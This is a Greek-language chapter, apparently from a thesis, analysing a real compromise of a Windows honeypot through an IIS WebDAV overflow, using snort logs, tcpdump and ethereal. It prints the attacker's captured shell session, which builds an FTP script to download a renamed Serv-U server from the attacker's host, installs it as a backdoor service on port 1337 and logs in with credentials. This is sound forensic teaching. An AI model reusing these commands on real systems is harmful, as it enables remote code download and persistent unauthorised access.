

Κεφάλαιο 4



-
- *Μελέτη περίπτωσης κατάληψης ενός Windows honeypot*
-

4. Μελέτη περιπτώσεων κατάληψης ενός windows honeygot

Σε αυτό το κεφάλαιο θα μελετήσουμε πραγματικές επιθέσεις που πραγματοποιήθηκαν προς το **Ελληνικό Honeynet** και ήταν κατά κύριο λόγο επιτυχημένες. Θα δούμε τον τρόπο που ανακαλύπτουμε ότι πραγματοποιήθηκαν επιθέσεις, το **exploit** που χρησιμοποιήθηκε κάθε φορά, τα εργαλεία που χρησιμοποίησαν οι επιτιθέμενοι για την κατάληψη και τον έλεγχο ενός από τα **honeypots**, αλλά και τα εργαλεία που χρησιμοποιήσαμε εμείς για να κάνουμε την ανάλυση. Επίσης, θα δούμε τις κινήσεις των **blackhat** αφού έχουν αποκτήσει, ή νομίζουν ότι έχουν αποκτήσει, τον ολοκληρωτικό έλεγχο του **honeypot**.

4.1 Πρώτη Περίπτωση

Στην πρώτη περίπτωση, θα δούμε πώς ένας επιτιθέμενος κατάφερε να εισχωρήσει στο **windows honeygot** του **honeynet**, και να φορτώσει τα κατάλληλα εργαλεία ώστε να πάρει τον έλεγχο του μηχανήματος και να μπορεί να το διαχειρίζεται απομακρυσμένα

4.1.1 Παρακολούθηση του honeynet – ενδείξεις επίθεσης

Αρχικά Βλέποντας τα **logs** του **snort** (**snort_fast**) *πίνακας 4-1*, στην γραμμή 1, παρατηρούμε τις **IP 69.14.88.59** και **62.216.8.36** να επιχειρούν attack (επίθεση) στην πόρτα 80 του **IIS** όπως φαίνεται στην γραμμή 1 (**WEB-IIS ISAPI .ida attempt**). Το μήνυμα αυτό μπορούμε να το βρούμε στο **CVE** (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0071>) με την εξής περιγραφή:

IIS 4.0 allows a remote attacker to obtain the real pathname of the document root by requesting non-existent files with .ida or .idq extensions.

Στην γραμμή 2 μας προειδοποιεί για προσπάθεια να εκτελέσει το **cmd.exe**.

Το **cmd.exe** των **Windows**, είναι ένα εργαλείο, αντίστοιχο του shell του **Unix**, το οποίο δίνει την δυνατότητα να εκτελούνται **DOS** εντολές στα **Windows**, δηλαδή δίνει μια οθόνη εντολών (**command line**).

Άρα αποκτώντας κάποιος **command line**, θα μπορεί να εκτελεί εντολές στο απομακρυσμένο σύστημα.

Αυτές οι κινήσεις όμως μας είναι γνωστές από το worm codeRedII (βλέπε κεφάλαιο 3), το οποίο χρησιμοποιεί την ευπάθεια του IIS, Buffer Overflow In IIS Indexing Service DLL όπως την ονομάζει το cert.org.

Δεν υπάρχει όμως ιδιαίτερος λόγος ανησυχίας αφού το **worm** μολύνει μηχανήματα με λειτουργικά συστήματα windows NT/2000 . Στην περίπτωση μας, επιδιώκει να πάρει **command line** από τον **dias (192.168.0.1)** αλλά αυτό το μηχανήμα τρέχει **linux 7.3** οπότε το **cmd.exe** δεν είναι δυνατόν να εκτελεστεί.


Snort_fast:

1.05/17-17:54:36.460255	[**]	[1:1243:6]	WEB-IIS ISAPI .ida attempt	[**]	[Classification: Web Application Attack]	[Priority: 1]	{TCP}	69.14.88.59:1993 -> 192.168.0.1:80	
2.05/17-17:54:36.503683	[**]	[1:1002:5]	WEB-IIS cmd.exe access	[**]	[Classification: Web Application Attack]	[Priority: 1]	{TCP}	69.14.88.59:1993 -> 192.168.0.1:80	
3.05/17-18:46:55.704873	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:11161 -> 192.168.0.2:80	
4.05/17-18:46:56.030890	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:13494 -> 192.168.0.2:80	
5.05/17-18:47:05.170767	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:11163 -> 192.168.0.2:80	
6.05/17-18:47:05.506614	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:11164 -> 192.168.0.2:80	
7.05/17-18:47:14.580685	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:11165 -> 192.168.0.2:80	
8.05/17-18:47:14.910087	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:11166 -> 192.168.0.2:80	
9.05/17-18:47:25.427596	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:11168 -> 192.168.0.2:80	
10.05/17-18:47:25.736557	[**]	[1:1070:5]	WEB-MISC webdav search access	[**]	[Classification: access to a potentially vulnerable web ap	4location]	{TCP}	62.216.8.36:11169 -> 192.168.0.2:80	
11.05/17-18:50:39.094865	[**]	[1:402:4]	ICMP Destination Unreachable (Port Unreachable)	[**]	[Classification: Misc activity]	[Priority	: 3]	{ICMP}	192.168.0.2 -> 192.168.0.1

Πίνακας 4-1

Εικόνα 4-1

Στην συνέχεια, ακολουθεί και άλλη αίτηση *Search* με μια σειρά από χαρακτήρες \020 (εικόνα 4-1, γραμμή 11). Ακολουθώντας το TCP Stream από επιλογή που μας δίνει το ethereal, βλέπουμε ότι στέλνει μεγάλο πλήθος από bytes με σκοπό το **buffer overflow** όπως φαίνεται στην Εικόνα 4-2.



Εικόνα 4-2

Αναζητώντας πληροφορίες για το alert που μας δίνει το **snort** (WEB-MISC webdav search access), και συμπληρώνοντάς με τα δεδομένα από το ethereal προσπαθούμε να εντοπίσουμε τον τύπο της επίθεσης.

Πληροφορίες για αυτό το alert μπορούμε να βρούμε : <http://www.whitehats.com/info/ids474> , γενικά μας περιγράφει τα εξής:

This event indicates that a remote user has attempted to use the SEARCH directive to retrieve a list of directories on the web server. This may allow an attacker to gain knowledge about the web server that could be useful in an attack

Αλλά όπως είδαμε και στο κεφάλαιο 3 (WebDAV Attack σελ. 60) υπάρχει δυνατότητα για εκμετάλλευση ευπάθειας της βιβλιοθήκης ntdll.dll των windows σε συνδυασμό με ελλιπή ελέγχους του WebDAV, με σκοπό εκτέλεση εντολών απομακρυσμένα, με δικαιώματα του τοπικού μηχανήματος. Συμπεραίνουμε ότι δεν πρόκειται για μια αναγνωριστική κίνηση

4.1.3 Η εξέλιξη της επίθεσης

Συνεχίζοντας θα πρέπει να εντοπίσουμε και να μελετήσουμε τις συνδέσεις από τις οποίες θα ανακαλύψουμε κινήσεις που έκανε ο επιτιθέμενος, αλλά και εργαλεία που χρησιμοποίησε.

4.1.3.1 Εντοπισμός σχετιζόμενης δικτυακής κίνησης

Μια τεχνική για να αποκαλύψουμε τις συνδέσεις που πραγματοποιήθηκαν μέσα από ένα binary αρχείο είναι να εντοπίσουμε τα SYN-ACK πακέτα, δηλαδή τις απαντήσεις που δόθηκαν σε αιτήσεις σύνδεσης, για ολοκλήρωση των συνδέσεων αυτών.

Το εργαλείο που χρησιμοποιήθηκε για να απομονώσουμε τα πακέτα από το binary αρχείο είναι το **tcpdump** και εκτελέστηκε με παραμέτρους :

```
/usr/sbin/tcpdump -r snort.log.1053119102 -vv -n net 62.216.8.36 and 'tcp[13] & 2 == 2'
```

Παράμετροι: -vv Εμφάνιση επιπρόσθετων πληροφοριών

-r Διάβασε το αρχείο που ακολουθεί

-n μην μεταφραστεί η IP σε όνομα DNS (do not resolve)

net η IP που ακολουθεί περιγράφει ένα δίκτυο και όχι μόνο έναν host.

tcp[13] & 2 == 2 εδώ κοιτάμε αν στην 13η οκτάδα από bits, δηλαδή το πεδίο flags του header (αποτελείται από 20 οκτάδες) εφαρμόσουμε λογικό AND με 2, επιστρέφει 2. Τότε έχουμε ένα πακέτο SYN-ACK.

Παρακολουθώντας λοιπόν τα **SYN-ACK** πακέτα για την συγκεκριμένη **IP**, παρατηρούμε μία κίνηση που θα ενισχύσει την υποψία μας, ότι πρόκειται για προσπάθεια επίτευξης **Buffer Overflow** με σκοπό την απόκτηση **command line**, διότι βλέπουμε ότι μετά από τέσσερις

προσπάθειες επίθεσης στον IIS, Port 80, το **honeypot** κάνει αίτηση σύνδεσης (SYN) στον επιτιθέμενο.

```
17:46:55.610035 192.168.0.2.http > 62.216.8.36.11161: S [tcp sum ok] 605488073:605488073(0) ack 3511947833
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15298, len 52)
17:46:55.904063 192.168.0.2.http > 62.216.8.36.13494: S [tcp sum ok] 605602848:605602848(0) ack 3512067438
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15301, len 52)
17:47:05.073871 192.168.0.2.http > 62.216.8.36.11163: S [tcp sum ok] 607948195:607948195(0) ack 3514137867
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15393, len 52)
17:47:05.377828 192.168.0.2.http > 62.216.8.36.11164: S [tcp sum ok] 608061809:608061809(0) ack 3514396884
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15396, len 52)
17:47:14.480634 192.168.0.2.http > 62.216.8.36.11165: S [tcp sum ok] 610400319:610400319(0) ack 3516384816
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15490, len 52)
17:47:14.769696 192.168.0.2.http > 62.216.8.36.11166: S [tcp sum ok] 610523246:610523246(0) ack 3516767667
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15493, len 52)
17:47:25.304430 192.168.0.2.http > 62.216.8.36.11168: S [tcp sum ok] 613186282:613186282(0) ack 3519254999
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15585, len 52)
17:47:25.612681 192.168.0.2.http > 62.216.8.36.11169: S [tcp sum ok] 613302118:613302118(0) ack 3519367782
win 17680 <mss 1460,nop,wscale 0,nop,nop,sackOK> (DF) (ttl 128, id 15588, len 52)
17:47:27.301811 62.216.8.36.6669 > 192.168.0.2.1077: S [tcp sum ok] 3519812299:3519812299(0) ack 613738358
-win 32767 <mss 1360,nop,nop,sackOK> (DF) [tos 0x80] (ttl 49, id 8097, len 48)
```

Πίνακας 4-2

Στον *πίνακας 4-2* βλέπουμε τα τέσσερα **SYN-ACK** πακέτα που στάλθηκαν σαν απάντηση από το **honeypot** μαρκαρισμένα με ■ ώσπου ένα SYN-ACK γίνεται από τον επιτιθέμενο (μαρκαρισμένο με ■), που σημαίνει ότι απαντάει σε κάποια αίτηση SYN που κάνει το **HoneyPot** προς τον επιτιθέμενο.

Το τελευταίο **SYN-ACK** που φαίνεται στον πίνακα 4-2 γίνεται από την IP 62.216.8.36, δηλαδή η αίτηση (**SYN**) έχει γίνει από το **honeypot** στην πόρτα 6669. Αυτό σημαίνει ότι κατά πάσα πιθανότητα η επίθεση πέτυχε και ο **BlackHat** έχει **command line** πρόσβαση στο **honeypot**. Από αυτές τις οκτώ πρώτες απαντήσεις (**SYN-ACK**) του **honeypot**, βλέποντας τα δεδομένα ανακαλύπτουμε ότι σε τέσσερις συνδέσεις από αυτές στέλνονται HTTP πακέτα στην πόρτα 80 του **honeypot** από τις πόρτες 13494, 11164, 11166 και 11169 του 62.216.8.36 με εντολές **SEARCH ^20\20\20....**, **SEARCH ^21\21\21....**, **SEARCH ^22\22\22....**, **SEARCH ^23\23\23....** όπου στο τελευταίο Search πιθανότατα πετυχαίνει και το **overflow**, διότι όπως φαίνεται από τη δικτυακή κίνηση στο **ethereal**, μετά από την επίθεση στην πόρτα 80 του **honeypot**, έχουμε αμέσως **SYN** πακέτο από το **honeypot** προς την πόρτα 6669. Μπορούμε να δούμε πώς ξεκινάει το πρώτο **SEARCH** στην *Εικόνα 4-1* από γραμμή 11 και έπειτα.

The screenshot shows a network traffic capture in Ethereal. The main pane displays a list of captured packets. Packet 1640 is highlighted, showing a TCP SYN-ACK from source 143.233.75.2 to destination 62.216.8.36 on port 6669. The details pane below shows the packet structure: Ethernet II, Internet Protocol (143.233.75.2 to 62.216.8.36), and Transmission Control Protocol (1077 to 6669, Seq: 613738357, Ack: 0, Len: 0). The hex dump at the bottom shows the raw bytes of the packet.

No.	Time	Source	Destination	Protocol	Info
1631	67176.276350	62,216,8,36	143,233,75,2	HTTP	Continuation
1632	67176.303951	62,216,8,36	143,233,75,2	HTTP	Continuation
1633	67176.305294	62,216,8,36	143,233,75,2	HTTP	Continuation
1634	67176.305294	143,233,75,2	62,216,8,36	TCP	http > 11169 [ACK] Seq=613302119 Ack=35194303
1635	67176.357350	62,216,8,36	143,233,75,2	HTTP	Continuation
1636	67176.360845	62,216,8,36	143,233,75,2	HTTP	Continuation
1637	67176.361431	62,216,8,36	143,233,75,2	HTTP	Continuation
1638	67176.362526	62,216,8,36	143,233,75,2	HTTP	Continuation
1639	67176.362526	143,233,75,2	62,216,8,36	TCP	http > 11169 [ACK] Seq=613302119 Ack=35194330
1640	67176.421163	143,233,75,2	62,216,8,36	TCP	1077 > 6669 [SYN] Seq=613738357 Ack=0 Win=163
1641	67176.475688	143,233,75,2	62,216,8,36	TCP	http > 11169 [ACK] Seq=613302119 Ack=35194335
1642	67176.521892	62,216,8,36	143,233,75,2	TCP	6669 > 1077 [SYN, ACK] Seq=3519812299 Ack=613
1643	67176.522136	143,233,75,2	62,216,8,36	TCP	1077 > 6669 [ACK] Seq=613738358 Ack=351981230
1644	67176.539422	143,233,75,2	62,216,8,36	TCP	1077 > 6669 [PSH, ACK] Seq=613738358 Ack=3519
1645	67176.964033	62,216,8,36	143,233,75,2	TCP	6669 > 1077 [ACK] Seq=3519812300 Ack=61373840
1646	67176.964373	143,233,75,2	62,216,8,36	TCP	1077 > 6669 [PSH, ACK] Seq=613738400 Ack=3519

Frame 1640 (62 bytes on wire, 62 bytes captured)
 Ethernet II, Src: 00:04:e2:33:84:16, Dst: 00:e0:b0:2b:e3:d2
 Internet Protocol, Src Addr: 143.233.75.2 (143.233.75.2), Dst Addr: 62.216.8.36 (62.216.8.36)
 Transmission Control Protocol, Src Port: 1077 (1077), Dst Port: 6669 (6669), Seq: 613738357, Ack: 0, Len: 0

```

0000  00 e0 b0 2b e3 d2 00 04 e2 33 84 16 08 00 45 00  .ä°+äð.. ä3...E.
0010  00 30 3c fd 40 00 80 06 9b e3 8f e9 4b 02 3e d8  .0<ç@... .ä.èK.>ø
0020  08 24 04 35 1a 0d 24 94 e7 75 00 00 00 00 70 02  .$.5..$. çu....P.
0030  40 00 f6 eb 00 00 02 04 05 b4 01 01 04 02      @.öë.... . ....
  
```

Εικόνα 4-3

4.1.3.2 Οι κινήσεις του BlackHat

Με την χρήση της επιλογής follow TCP stream του ethereal, μπορούμε να πάρουμε το ASCII φορτίο της σύνδεσης του επιτιθέμενου στην πόρτα 6669.

Βλέποντας τα αποτελέσματα του **Follow TCP stream** (πίνακας 4-3α) , μπορούμε ξεκάθαρα να εντοπίσουμε τις κινήσεις που υλοποίησε ο **Black Hat**, για να εκμεταλλευόμενος την πρόσβαση που επιβεβαιώνουμε ότι τελικά απέκτησε.

```
Microsoft Windows 2000 [Version 5.00.2195]
```

```
(C) Copyright 1985-2000 Microsoft Corp.
```

```
1. C:\WINNT\system32>
```

```
2. C:\WINNT\system32>echo open 62.216.8.36 >> c:\apis.txt
```

```
echo open 62.216.8.36 >> c:\apis.txt
```

```
3. C:\WINNT\system32>echo user hack >> c:\apis.txt
```

```
echo user hack >> c:\apis.txt
```

```
4. C:\WINNT\system32>echo hack >> c:\apis.txt
```

```
echo hack >> c:\apis.txt
```

```
5. C:\WINNT\system32>echo ascii >> c:\apis.txt
```

```
echo ascii >> c:\apis.txt
```

```
6. C:\WINNT\system32>echo get ServUDaemon.ini c:\WINNT\config\servudaemon.ini >> c:\apis.txt
```

```
echo get ServUDaemon.ini c:\WINNT\config\servudaemon.ini >> c:\apis.txt
```

```
7. C:\WINNT\system32>echo bin >> c:\apis.txt
echo bin >> c:\apis.txt

8. C:\WINNT\system32>echo get winsecure.exe c:\WINNT\config\winsecure.exe >> c:\apis.txt
echo get winsecure.exe c:\WINNT\config\winsecure.exe >> c:\apis.txt

9. C:\WINNT\system32>echo quit >> c:\apis.txt
echo quit >> c:\apis.txt

10. C:\WINNT\system32>ftp -i -v -n -s:c:\apis.txt
ftp -i -v -n -s:c:\apis.txt
Connected to 62.216.8.36.

open 62.216.8.36
220 RealD's server user hack
331 Password required for hack.

230 User hack logged in.
Invalid command.

ascii
200 Type set to A.
get ServUDaemon.ini c:\WINNT\config\servudaemon.ini
200 Port command successful.
150 Opening data connection for ServUDaemon.ini (355 bytes).
226 Transfer ok
ftp: 355 bytes received in 0,05Seconds 7,10Kbytes/sec.

bin
200 Type set to I.
get winsecure.exe c:\WINNT\config\winsecure.exe
200 Port command successful.
150 Opening data connection for winsecure.exe (496836 bytes).
226 Transfer ok
ftp: 496836 bytes received in 9,98Seconds 49,76Kbytes/sec.

quit
221 Bye bye ...
```

```
11. C:\WINNT\system32>cd ..
```

```
cd ..
```

```
12. C:\WINNT>cd config
```

```
cd config
```

```
13. C:\WINNT\Config>winsecure /i
```

```
winsecure /i
```

```
14. C:\WINNT\Config>net start serv-u
```

```
net start serv-u
```

```
The service name is invalid.
```

```
More help is available by typing NET HELPMSG 2185.
```

```
15. C:\WINNT\Config>winsecure /i
```

```
winsecure /i
```

```
16. C:\WINNT\Config>net start serv-u
```

```
net start serv-u
```

```
The Serv-U FTP Server service was started successfully.
```

```
17. C:\WINNT\Config>dir
```

```
dir
```

```
Volume in drive C has no label.
```

```
Volume Serial Number is 789F-0403
```

```
Directory of C:\WINNT\Config
```

```
17/05/2003 06:49p <DIR> .
```

```
17/05/2003 06:49p <DIR> ..
```

```
07/12/1999 05:00a      654 general.idf
```

```
07/12/1999 05:00a      658 hindered.idf
```

```
07/12/1999 05:00a      302 msadlib.idf
```

17/05/2003 06:49p	370	servudaemon.ini
17/05/2003 06:49p	529	ServUStartupLog.txt
17/05/2003 06:49p	496.836	winsecure.exe
6 File(s)	499.349	bytes
2 Dir(s)	4.560.388.096	bytes free

Πίνακας 4-3α

Με λίγα λόγια, στον πίνακα 4-3α βήματα 2 έως και 9, Βλέπουμε ότι δημιουργεί με την εντολή **echo** ένα text αρχείο με όνομα `c:\apis.txt`, το οποίο περιέχει τα εξής :

```
open 62.216.8.36
user hack
hack
ascii
servudaemon.ini
bin
get winsecure.exe
quit
```

Στην συνέχεια εκτελώντας την εντολή

```
C:\WINNT\system32>ftp -i -v -n -s:c:\apis.txt
```

(Βήμα 10), εκτελεί **ftp** με τις εντολές που αναγράφονται στο αρχείο. Δηλαδή συνδέεται με τον εαυτό του (62.216.8.36) με user name 'hack' και Password 'hack', κατεβάζει το αρχείο *serverudaemon.ini* σε **ascii Mode** και το *winsecure.exe* σε **binary mode**, και κλείνει την **ftp** σύνδεση με **quit** .

Το αρχείο *winsecure.exe* είναι το *serverUDAemon.exe* μετονομασμένο το οποίο είναι ένας **ftp server** (<http://www.serv-u.com/>). Το *serverUDAemon.ini* είναι το αρχείο που περιέχει τις ρυθμίσεις για αυτόν τον **ftp server**.

4.1.3.3 Πληροφορίες για τα εργαλεία του επιτιθέμενου

Για να εντοπίσουμε το SESSION που περιέχει το *serverUDAemon.ini* ακολουθήσαμε την εξής διαδικασία:

1. Ελέγχουμε το κατάλογο που αποθηκεύονται τα **SESSIONS** του **honeypot** (192.168.0.2) από το **Snort**, δηλαδή στον κατάλογο 192.168.0.2 *πίνακας 4-4*

drwx-----	2	galex	galex	4096	May 17 23:01	192.168.0.1
drwx-----	2	galex	galex	4096	May 17 23:01	192.168.0.100
drwx-----	2	galex	galex	8192	May 18 00:00	192.168.0.2
drwx-----	2	galex	galex	4096	May 18 00:03	193.154.164.228
drwx-----	2	galex	galex	4096	May 17 21:46	212.202.184.115
drwx-----	2	galex	galex	4096	May 17 19:01	212.64.126.155
drwx-----	2	galex	galex	8192	May 17 20:50	217.81.125.206
drwx-----	2	galex	galex	4096	May 17 13:02	218.78.210.23
drwx-----	2	galex	galex	4096	May 17 15:53	218.78.210.24
drwx-----	2	galex	galex	4096	May 17 08:39	61.241.152.126
drwx-----	2	galex	galex	4096	May 17 18:51	62.216.8.36
drwx-----	2	galex	galex	4096	Oct 31 10:53	69.14.88.59
-rw-----	1	galex	galex	8035	May 17 23:17	snort_fast
-rw-----	1	galex	galex	14440	May 17 23:17	snort_full
-rw-----	1	galex	galex	680437424	May 18 00:05	snort.log.1053119102
-rw-r--r--	1	galex	galex	55	May 18 00:05	snort.log.1053119102.md5

Πίνακας 4-4

2. Παρατηρούμε ότι υπάρχουν sessions με πόρτα προορισμού 21 (πόρτα ελέγχου του **ftp**) πίνακας 4-5, αφού πραγματοποίησε **ftp** σύνδεση θα χρησιμοποίησε την πόρτα 21

-rw-----	1	galex	galex	160	May 17 20:01	SESSION:0-0
-rw-----	1	galex	galex	87450	May 17 20:08	SESSION:1026-514
-rw-----	1	galex	galex	623	May 17 18:49	SESSION:1080-21
-rw-----	1	galex	galex	152	May 17 18:50	SESSION:1083-53
-rw-----	1	galex	galex	910	May 17 19:37	SESSION:1085-21
-rw-----	1	galex	galex	276	May 17 20:13	SESSION:1176-53
-rw-----	1	galex	galex	14788	May 18 00:04	SESSION:137-137
-rw-----	1	galex	galex	21955	May 18 00:01	SESSION:138-138
-rw-----	1	galex	galex	0	May 17 23:01	SESSION:17300-3039
-rw-----	1	galex	galex	0	May 17 20:22	SESSION:8975-2022
.....						
.....						

Πίνακας 4-5

Ελέγχοντας το **SESSION:1080-21** , Πίνακας 4-6, βλέπουμε τι έγινε αφού εκτελέστηκε η εντολή `C:\WINNT\system32>ftp -i -v -n -s:c:\apis.txt`

Από τις γραμμές :

```
PORT 192,168,0,2,4,57
```

```
RETR ServUDaemon.ini
```

Μπορούμε να εντοπίσουμε το **SESSION** αυτό, που περιέχει το περιεχόμενο του ServerUDaemon.ini. Με την εντολή **PORT** ορίζουμε την **IP** και την πόρτα που θα συνδεθεί ο Server. Το πλήθος και την σημασία όλων των **FTP** εντολών, μπορούμε να βρούμε στο <http://www.nsftools.com/tips/RawFTP.htm> . Με την σύνταξη **PORT a1,a2,a3,a4,p1,p2** η **IP** address του server ορίζεται **a1.a2.a3.a4**, και η πόρτα $p1*256+p2$. Στην περίπτωση μας **IP** 192.168.0.2 port $4*256 + 57 = 1081$

```
220 RealD's server
USER hack
331 Password required for hack.
PASS hack
230 User hack logged in.
TYPE A
220 RealD's server
USER hack
331 Password required for hack.
PASS hack
230 User hack logged in.
TYPE A
200 Type set to A.
PORT 192,168,0,2,4,57
200 Port command successful.
RETR ServUDaemon.ini
150 Opening data connection for ServUDaemon.ini (355 bytes).
226 Transfer ok
TYPE I
200 Type set to I.
```

```
PORT 192,168,0,2,4,58
200 Port command successful.
RETR winsecure.exe
150 Opening data connection for winsecure.exe (496836 bytes).
226 Transfer ok
QUIT
```

Πίνακας 4-6

3. Έτσι ελέγχοντας τον κατάλογο 62.216.8.36 βρίσκουμε το **SESSION:12499-1081** που έχει καταγράψει τα περιεχόμενα του ServerUDAemon.ini, Πίνακας 4-7.

Αυτό που μπορούμε να παρατηρήσουμε στο εξαγόμενο αρχείο είναι ότι το .ini αρχείο είναι ρυθμισμένο για να ανοίγει ο serverUDAemon.exe την πόρτα 1337 για **ftp** Control , και ότι υπάρχουν 2 χρήστες : *TmZ* και *Domo*.

```
[GLOBAL]
Version=3.0.0.17
RegistrationKey=UEyz459waBR4lVRkIkh4dYw9f8v4J/AHLvpOK8tqOkyz4D3wbymil1VkJjgdAelPDKSWM5doX
JsgW64YIyPdo+wAGnUBuycB
[DOMAINS]
Domain1=0.0.0.0||1337|st|1|0
[Domain1]
User1=TmZ|1|0
User2=Domo|1|0
[USER=TmZ|1]
Password=pi15ACAD8B24F5C99767590159C5D3C42D
HomeDir=c:\
```

Πίνακας 4-7

Ο **BlackHat** εγκαθιστά τον **serverUDAemon** σαν service, εκτελώντας την εντολή

`C:\WINNT\Config>winsecure /i` (Πίνακας 4-3α βήμα 15)

Και θέτει σε λειτουργία το services με την εντολή:

C:\WINNT\Config>net start serv-u (Πίνακας 4-3α βήμα 16)

```
18. C:\WINNT\Config>d:
d:
The device is not ready.

19. C:\WINNT\Config>dir
dir
Volume in drive C has no label.
Volume Serial Number is 789F-0403

Directory of C:\WINNT\Config

17/05/2003  06:49p  <DIR>      .
17/05/2003  06:49p  <DIR>      ..
07/12/1999  05:00a      654 general.idf
07/12/1999  05:00a      658 hindered.idf
07/12/1999  05:00a      302 msadlib.idf
17/05/2003  06:49p      370 servudaemon.ini
17/05/2003  06:49p      529 ServUStartupLog.txt
17/05/2003  06:49p    496.836 winsecure.exe
           6 File(s)    499.349 bytes
           2 Dir(s) 4.560.388.096 bytes free
```

Πίνακας 4-3β

Μετά από την εκτέλεση των παραπάνω εντολών, το **honeypot** τρέχει ftp server που ακούει στην πόρτα 1337.

```
20. C:\WINNT\Config>d:
d:
The device is not ready.

21. C:\WINNT\Config>e:
e:
The system cannot find the drive specified.

22. C:\WINNT\Config>f:
f:
The system cannot find the drive specified.

23. C:\WINNT\Config>g:
g:
The system cannot find the drive specified.

24. C:\WINNT\Config>dir
dir
Volume in drive C has no label.
Volume Serial Number is 789F-0403

Directory of C:\WINNT\Config

17/05/2003 06:49p   <DIR>      .
17/05/2003 06:49p   <DIR>      ..
07/12/1999 05:00a         654 general.idf
07/12/1999 05:00a         658 hindered.idf
07/12/1999 05:00a         302 msadlib.idf
17/05/2003 06:49p         370 servudaemon.ini
17/05/2003 06:49p         529 ServUStartUpLog.txt
17/05/2003 06:49p      496.836 winsecure.exe
           6 File(s)    499.349 bytes
           2 Dir(s)  4.560.388.096 bytes free

25. C:\WINNT\Config>exit
exit
```

Πίνακας 4-3γ

Τέλος ελέγχει αν υπάρχουν άλλοι δίσκοι, και για d:, e:, f: και g:, πίνακας 4-3 β, πίνακας 4-3γ βήμα 20 έως και 23 και τερματίζει την σύνδεση του.

Ο **blackhat** τώρα συνδέεται στον **ftp server** που ενεργοποίησε στην πόρτα 1337 (*Πίνακας 4-8*).

Σε αυτό το **SESSION** βλέπουμε ότι συνδέθηκε με τον **ftp server** που εγκατέστησε στο **honeypot** σαν User TmZ με Password Admin όπως φαίνεται στον παρακάτω πίνακα 4-8, κατά την σύνδεση με τον **ftp server** φαίνεται ότι ο χρήστης TmZ εκτελεί εντολές διαχείρισης

```
220 Serv-U FTP Server v3.0 for WinSock ready...
AUTH M
530 Not logged in.
USER TmZ
331 User name okay, need password.
PASS Admin
230 User logged in, proceed.
SITE MAINTENANCE
230-Switching to SYSTEM MAINTENANCE mode.
.....
900-Version=3.0.0.17
900-
RegistrationKey=UEyz459waBR4IVRkIkh4dYw9f8v4J/AHLvpOK8tqOkyz4D3wbymil1VkJjgdAelPDKSWM5doXJs
gW64YIyPdo+wAGnUBuycB
900-User=peterson
